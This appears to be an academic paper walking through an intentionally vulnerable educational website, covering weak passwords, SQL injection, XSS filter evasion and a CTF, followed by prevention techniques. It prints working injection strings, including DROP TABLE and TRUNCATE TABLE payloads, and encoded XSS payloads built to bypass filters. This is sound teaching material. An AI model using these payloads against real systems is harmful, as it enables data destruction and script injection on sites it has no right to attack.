IJCRT.ORG ISSN : 2320-2882

INTERNATIONAL JOURNAL OF CREATIVE RESEARCH THOUGHTS (IJCRT)

An International Open Access, Peer-reviewed, Refereed Journal

Super Buggy Vulnerable Website

Rubal Gahlawat
Department of computer science and engineering
The NorthCap University
Gurugram, Haryana

Sweety
Department of computer science and engineering
The NorthCap University
Gurugram, Haryana

Shilpa Mahajan
Department of computer science and engineering
The NorthCap University
Gurugram, Haryana

Mehak Khurana
Department of computer science and engineering
The NorthCap University
Gurugram, Haryana

***Abstract*— Nowadays, Cyber security is becoming most important aspect everywhere like in banking sectors, Power sectors. Servers are the critical assets in each and every industry or in MNC's as their business sensitive data is stored. So, for reliable operations Server's security is most important as hackers are trying every possible way to hack the server can access business sensitive data. This paper provides you a basic knowledge of common vulnerabilities found in websites whenever developer made some changes there exists some chance of having vulnerabilities. In our project, the analysis is focused on some known and familiar vulnerabilities like SQLi, XSS, Weak password and demonstrating these vulnerabilities exploitation by considering Super Buggy, a vulnerable website designed intentionally for education purpose. One CTF is also mentioned there for having basic knowledge about CTF's what is it, who to find the flags. However, nowadays CTF's has been asked in many competitive exams. We have also mentioned their analysis and prevention techniques in the paper.**

Keywords—Cyber Security, SQL Query, Attacker, Prevention, Flag, HTML Entities, Vulnerability.

I. INTRODUCTION

Super buggy is a php, JS website that is vulnerable and its main goal is for better understanding the processes of security web. As of late hacking assault is a typical and most important issue everywhere on the world. Many large organizations like Apple, Microsoft, Amazon, Google etc. are struggling and investing millions to stop these types of Hacking and penetration attacks. Attacks results in an intense security related issues in site which handle information like account details, personal bank details, passwords to various accounts, residential information and other significant information. To hack, the hackers are trying to come up with various new approaches. There are some common and known vulnerabilities that leads to various assaults. We have utilized a deliberately vulnerable site to exhibit and comprehend the different kinds of attacks also defined by OWASP TOP 10. We have also analyzed and presented the various existing detection and prevention techniques against the attacks. We have mentioned some CTFs also for the basic understanding of capturing the flag.

.

II. EASE OF USE

A. *Vulnerabilities*

Super buggy is vulnerable to the Some most known and common types of website vulnerabilities. Vulnerabilities mentioned in web site are:

1. SQL Injection: Enables an attacker so that they can inject some malicious SQL Query in HTTP form input box for acquiring site's database. [5.]
2. Cross site scripting (XSS): Enables an attacker to inject their various malicious, own script into the website. [6.]
3. Weak Password: Enables an attacker to execute brute force attack uses a subset of passwords that are possible, such as known or common words in the dictionary, proper names, common variations on these themes or words based on the username.
4. Capture the flag: Enables an attacker to put their skills to practice to solve problems or break into an opponent's system.


III. PREFFERED WAY OF PERFORMING

After opening the website, you will first enter into login page. In the login page itself we have mentioned a Weak password vulnerability for getting logged in into the website you have to figure out its username & password. After getting logged in you will go to dashboard in menu bar there will be 2 more vulnerabilities mentioned (SQL, XSS) and 1 capture the flag (CTF) there will be 4 challenges for SQL and 3 for XSS and 1 for CTF. You can select anyone and further your education.


A. Challenges

i. Weak Password

- Open any browser on any OS like Windows, Linux, Ubuntu etc . Type URL in the address bar https://superbuggy.000webhostapp.com/




→Enter the login credentials (weak password vulnerability). Go to view page source and now search for any reasonable files (e.g. submit. Extension)




The login credentials are: Username- ross_vs_rachel Password- we_were_on_a_break!

→Now enter these credentials and press the login button



ii. SQL Injection Attack 1

→Go to SQL attack 1 and Try to login by entering any query



You can try this query 'Or'1'='1. This will give us login as the query in the backend could be:


Select*from table_name where username='_' and password='_'

To enter we need to close the quotes first then query becomes

Username= ''Or '1'='1

Password= ''Or '1'='1


Now this will only check for the condition 1=1 which is always true and hence we get the login [7.]



iii. SQL Attack 2


- now go to SQL attack 2. View page source
- Enter this query: ') or 1=1 -- +

As in above attack first we need to close the parenthesis to execute our query 1=1 resulting into true and give us login



iv. SQL Attack 3


- go to SQL attack. View page source



- Enter this query


')) or 1=1 -- +

As in above attack first we need to close the parenthesis to execute our query 1=1 resulting into true and give us login



v. SQL Attack 4


- go to SQL attack 4



- enter the query
  1' or '1'='1 DROP TABLE tablename; --
  1' or '1'='1 TRUNCATE TABLE tablename; --


vi. Cross site scripting attack1

- Go to cross site scripting . select XSS Attack 1 and you can try entering simple html tags like <h1>, <b>, <script>



vii. Cross site scripting attack 2

- Go to cross site scripting . select XSS Attack 2
- Consists of two pages you can navigate through next and back buttons below




- Basic filter is used which will replace these characters
  $noChars = array('\', '\"', '\\'); //The chars we want to replace
  $repChars = array(''', """, "\"); //The chars we are replacing with. (HTML entities)
  Where Comment is the vulnerable parameter
  Let's try out bypassing this type of filter with a little trick to generate a string at runtime. Avoiding all use of quotes.


<script>alert(String.fromCharCode(88,83,83))</script>
Click Me!

Click Me!


[8.]

Then click on comment.





- you can clear entry by clicking on clear table. Now click on next to go to next page



- advanced filter is used which will replace the <script>($blacklist),quotes and slashes
  $row["comment"] = str_replace($noChars, $repChars, $row["comment"]);
  .str_replace($blacklist, "", $row["comment"]).
  Where Name,comment,url are vulnerable parameters to bypass advanced filter try different encoding techniques [9.]

///ascii encoded///

```
<a
href=&#106;&#97;&#118;&#97;&#115;
&#99;&#114;&#105;&#112;&#116;&#58
;&#97;&#108;&#101;&#114;&#116;&#4
0;&#39;&#88;&#83;&#83;&#39;&#41;>
Click Me!</a>
```

///Hex encoded///


```
<a
href=&#x6A;&#x61;&#x76;&#x61;&#x7
3;&#x63;&#x72;&#x69;&#x70;&#x74;&
#x3A;&#x61;&#x6C;&#x65;&#x72;&#x
74;&#x28;&#x27;&#x58;&#x53;&#x53;
&#x27;&#x29;>Click Me!</a>
```

/

//URL HEX///


```
//base64 encode of
<script>alert('xss')</script>//
%3Cscript%3Ealert%28%27xss%27%29
%3C%2Fscript%3E
//full hex encode of
<script>alert('xss')</script>//
%3c%73%63%72%69%70%74%3e%61
%6c%65%72%74%28%27%78%73%73
%27%29%3c%2f%73%63%72%69%70%
74%3e [3.]
```


- Now click on comment then click on click me button



viii. Cross site scripting attack 3


- Go to cross site scripting, Select XSS Attack 3
- Need to enter the existing image URL, if URL doesnot exist it will lead to error. Try this hello.jpg"onerror="alert(XSS)" //this javascript code will generate alert in Message image as it is an vulnerable parameter
- click on send message






You can also make use of burp:


- Intercepting request with burp





- Add or load payload list




- See response in browser then copy the url and open in browser








- We got our flag- buggy{som3thing_lik3_this}



ix. Capture The Flag


- go to capture the flag then go to view page source




```
</div>
<a href="reginaphalange.txt"></a>
<!-- partial -->
  <script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'></script><script
  <script defer src="script1.js"></script>
<div style="text-align: right;position: fixed;z-index:9999999;bottom: 0;width: auto;right: 1%;cursor
</html>
```

- Open reginaphalange.txt

In this you will get in hexadecimal values and then you have to use any hex converter to convert the text in readable format.


4c6f72656d20697073756d20646f6c6f72207369742061646c20636f
6e7365637465747572206164697069363696e6720656c69742c20736564
20646f206569757365646d642074656d706f7220696e6369646964756e7420
7574206c61626f726520657420646f6c6f726520d61676e6120616c6971
75612e20456c656d656e747564206616369 6c6973206c656f207665
6c206672696e67696c6c612065742074756c6c616d636f727065722065672
6574206e756c6c612e2056656c207072657469756d206c65637475732071
75616d206964206c656f20696e207669746165207475727069732e204961
63756c697320757265726120696420766f6c757470617420 6c61637532 06c
616f726565742065e206375726165697475722067726166964612061
72637526e204e756c6c612070656c6c656e746573717565206469676e6973
73696d20656e696d2073697420616d6574207665 6e656174697207572
6e612e20496e2068656e6472657269742067726176696461207275747275
6d207175697371756520 6e6f6e2e20457374206c6f72656d20697073756d
20646f6c6f722073697420616d657420636f6e73656374657475722061 64
6970697363696e672e2050656c6c656e7465737175652073697420616d65
7420706f727474697 46f722065657574e2053697420616d65742076656e
656e617469732075726120637572735732065676574206e756e632073
63656c6572697371756520769766572726120 6d6175726973 2e20416d65
7420666163696c69736973206d61676e61206574696 16d207465d706f72
206f726369206575206c6f626f727469732e20486162697 4616e74206d6f
726269207472697374697175652073656e6563747573206574206e657475
732065742065616c657375616461206661 6d6572e2056656c697420616c
697175657420736167697474697320696420636f6e736563746574757220
707527573207574206661756369627573207 0756c76696e617220656c65
6d656e74756d2e20547269737469717565206574206567657374617320 71
756973206970737365d2e20566974616520657420 6c656f206475697320 75
7420646961 6d2e204d6f726269206e6f6e206172637520726973752071
756973207661726975732071756e6d207175697371756520696420646961
6d2e204e65717565206 16c697175616d207665737469627 56c756d206d6f
726269206 26c616e646974206375727375732072697375732061742075 6c
747269636573206d682e20486162697461737365207 6c6174656120646 9
```

## B. Analysis

- **SQL Injection** is an attack which uses various malicious SQL code to get the information regarding the database that was not intended to be displayed. It can delete, modify or copy the contents of the database.

**Injected String**- 1 **Result**- It might be your username or password

**Injected String**- %' or '1'='1 **Result**-It shows all records in Database and help you to login into the site without knowing username or password.

**Injected String**- %' or '1'='1 DROP TABLE tablename; -- **Result**-It deletes the whole table from database.

**Injected String**- %' or '1'='1 TRUNCATE TABLE tablename; -- **Result**-It deletes the whole content inside the table from database. [1.]

- **XSS**-Basic filters

Fortunately, Not as Easy

- Most of the time it will not be this easy. (Sometimes you might get lucky with a rookie programmer)
- We have to try some work arounds for the kinds of defences that developers may put in place.
- Usually through encoding, obfuscation or a different approach.

magic_quotes_gpc

- PHP < 5.3.0 versions use's configuration variable known as magic_quotes_gpc which would change all: ' (single quote), " (double quote), \ (backslash), \0 (NULL) Those characters escaped form is used
```

- The following alert would look like alert(\"xss"\) or alert(\xss\)

People still uses PHP 4!

- Many websites still use's old PHP! version This meant that various sites still use this magic_quotes_gpc as their only line of defence.
- A few sites may just include a straightforward channel to change over the magic_quote values into their html substance same.

Another Attack Strategy

- Up until now we have used the <script> tag to run all of our cross-site scripts.
- However, if you know much about JavaScript, we can also run scripts from the browser's address bar. (Address Bar Scripts)
- Try typing: javascript:alert("Hello") while on a webpage.

A malicious link

- A developer may have straight up blocked the <script> all together.
- Let's inject a JavaScript link into our test page.
- We still have the constraints of our quotes being removed or replaced so we will have to do some manipulation still.

Advanced filters [10.]

Types of defenses

1. **INBOUND sanitizing**
   - Protecting The server and yourself.
   - SQL injection, Remote File Inclusion, etc.
2. **OUTBOUND sanitizing**
   - Cross Site Scripting

ascii decimal encoded

1. javascript:alert('XSS');
   Will turn into: javascript:alert('XSS')
2. These HTML entities will form a JavaScript address bar script when the html is interpreted by the browser.
3. This is great for defeating word blacklists & strong quote filters. [11.]

ascii hex encoded

1. The same can be done with hexadecimal.
2. Using the #x prefix in html entities will interpret as HEX. e.g.
   javascript:alert('XSS')
3. You can find many texts to hex converters on the web! Just Google search for one! [12.]

One off trick

- Check out OWASP's Filter evasion cheat sheet.
- There are many one-off attack vectors that may work against IE but not Firefox or chrome.
- This one is favourite for me.
  <SCRIPT/XSS SRC="http://asite.com/xss.jpg"></SCRIPT>
- Firefox will ignore the forward slash between script and XSS as it's not part of the script tag. However, blacklist filters will only see a <SCRIPT/XSS tag.
- Also notice that the script file is actually an image extension? If you rename a JavaScript file it's still read as JavaScript. [4.]

- **Capture The Flag**
  It is a kind of information security competition that challenges the people to solve various tasks. In this they usually ask to find anything like passwords, columns of database

C. Avoidance Method

SQL Injection

1. Sanitization: Data approval and disinfection are the significant avoidance procedures to be carried out strictly. Sanitization allude to testing of any information accept through structure area as a capacity to ensure any unsafe or insignificant characters absent in the SQL inquiry.
2. Firewall: It is a product or an equipment which help numerous enormous organizations are burning through large number of dollars to prevent or channel the unsafe information. This prevents the hacker uses to get entrance over the framework. In certain normalized firewalls, you can adjust the guidelines dependent on your own prerequisites. Firewall is an extremely valuable application in opposite to the assaults in the Internet.
3. Using proper advantages: Whenever managerial level letter drop requests to unlock the information site, then, at that point never attempt to interface with the data set except if you have any solid explanation or compulsory. This causes the attackers to stop their advantages to effectively and can gain access to the administrator account without any problem. Accordingly, attempt to utilize a record which has predetermined number of advantages that are constantly constrained by the administrator.
4. Stored Procedures: A put away method can be called from the application perspective which are put away in the data set, rather than the client physically enters the information and order.
5. Prepared Statements: Pre-compiled inquiries characterize the absolute SQL code which will pass boundaries to it. In light of this inquiry the worker is allowed to separate the code and information without making a fuss over the given information. [2.]

Cross Site Scripting

1. HTML entities: function that turns all characters with meaning into a html entity equivalent. (can still be bypassed using utf7 encoding but not possible per browser security)

2. Make sure Each untrusted variable that repeated out to the webpage are encoded using html entities. (In PHP this is with the htmlentities() function)
3. Find a nice code or library snippet that disinfects or sanitizes javascript: from URI's. REMEMBER this address script javascript: is not case sensitive so capital Javascript: might slip past a filter for just "javascript:"
4. Remember to sanitize inbound as well as outbound. SQL injection is still a huge problem. It's also possible that your SQL injection protection might stop a few sneaky cross site scripts from making it into your database.
5. Content Security Policy
    - Finally, for a very strong line of defence we can use Content Security Policies or CSP's.
    - Security Policies Content are sent in the header by your web server in every response.
    - CSP's allows everyone to specify EXACTALLY what sources are trusted and impair any inline assets.
    - I highly recommend reading about CSP's. HTML5Rocks.com has a great write up about it. [13.]

Capture The Flag

1. Input validation: In this it will check for any invalid characters or invalid inputs. Inputs have to be validated. We can only allow the inputs which passes validation.
2. Parameterized queries: The queries must be parameterized. It removes the input that is trying to change the query. It compares the code and the input and will distinguish between them
3. Stored procedures: In this you can prepare or code which can be stored and be used later. So, at whatever point you want to execute the query you can simply all the put away procedures. Values can be passed through stored procedures [15.]
4. Avoiding administrative privileges: We should avoid connecting the application with the database having the access of our privileges. Attacker can gain the access of everything if we connect the application to the database. The credentials must have minimum rights
